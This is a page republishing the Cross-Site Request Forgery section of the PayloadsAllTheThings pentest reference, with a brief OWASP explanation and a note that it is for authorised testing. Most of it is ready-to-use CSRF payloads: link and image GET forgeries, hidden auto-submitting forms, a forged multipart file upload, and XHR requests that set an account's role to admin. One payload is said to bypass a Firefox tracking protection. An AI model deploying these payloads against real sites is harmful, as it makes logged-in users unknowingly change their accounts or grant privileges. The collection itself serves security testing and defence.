Payloads · Cross-Site Request Forgery
Cross-Site Request Forgery
Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to th…
For testing systems you own or are authorised to test, and for defending them. Nothing here is run by this page.
From PayloadsAllTheThings by Swissky and contributors. MIT License, Copyright (c) 2019 Swissky. The repository.
10 of 10 passages
Passages
- Cross-Site Request Forgery
- Methodology
- HTML GET - Requiring User Interaction
- HTML GET - No User Interaction
- HTML POST - Requiring User Interaction
- HTML POST - AutoSubmit - No User Interaction
- HTML POST - multipart/form-data With File Upload - Requiring User Interaction
- JSON GET - Simple Request
- JSON POST - Simple Request
- JSON POST - Complex Request
> Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP

When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>
<img src="http://www.example.com/api/setusername?username=CSRFd">
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>

<script>
 document.getElementById("autosubmit").submit();
</script>
HTML POST - multipart/form-data With File Upload - Requiring User Interaction
SourceOn the Atlas<script>
function launch(){
const dT = new DataTransfer();
const file = new File( [ "CSRF-filecontent" ], "CSRF-filename" );
dT.items.add( file );
document.xss[0].files = dT.files;
document.xss.submit()
}
</script>
<form style="display: none" name="xss" method="post" action="<target>" enctype="multipart/form-data">
<input id="file" type="file" name="file"/>
<input type="submit" name="" value="" size="0" />
</form>
<button value="button" onclick="launch()">Submit Request</button>
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://www.example.com/api/currentuser");
xhr.send();
</script>
With XHR :
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
//application/json is not allowed in a simple request. text/plain is the default
xhr.setRequestHeader("Content-Type", "text/plain");
//You will probably want to also try one or both of these
//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
//xhr.setRequestHeader("Content-Type", "multipart/form-data");
xhr.send('{"role":admin}');
</script>
With autosubmit send form, which bypasses certain browser protections such as the Standard option of [Enhanced Tracking Protection](https://support.mozilla.org/en-US/kb/enhanced-tracking-protection-firefox-desktop?as=u&utm_source=inproduct#w_standard-enhanced-tracking-protection) in Firefox browser :
<form id="CSRF_POC" action="www.example.com/api/setrole" enctype="text/plain" method="POST">
// this input will send : {"role":admin,"other":"="}
 <input type="hidden" name='{"role":admin, "other":"'  value='"}' />
</form>
<script>
 document.getElementById("CSRF_POC").submit();
</script>
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
xhr.withCredentials = true;
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
xhr.send('{"role":admin}');
</script>
Data as of 2026-11-14.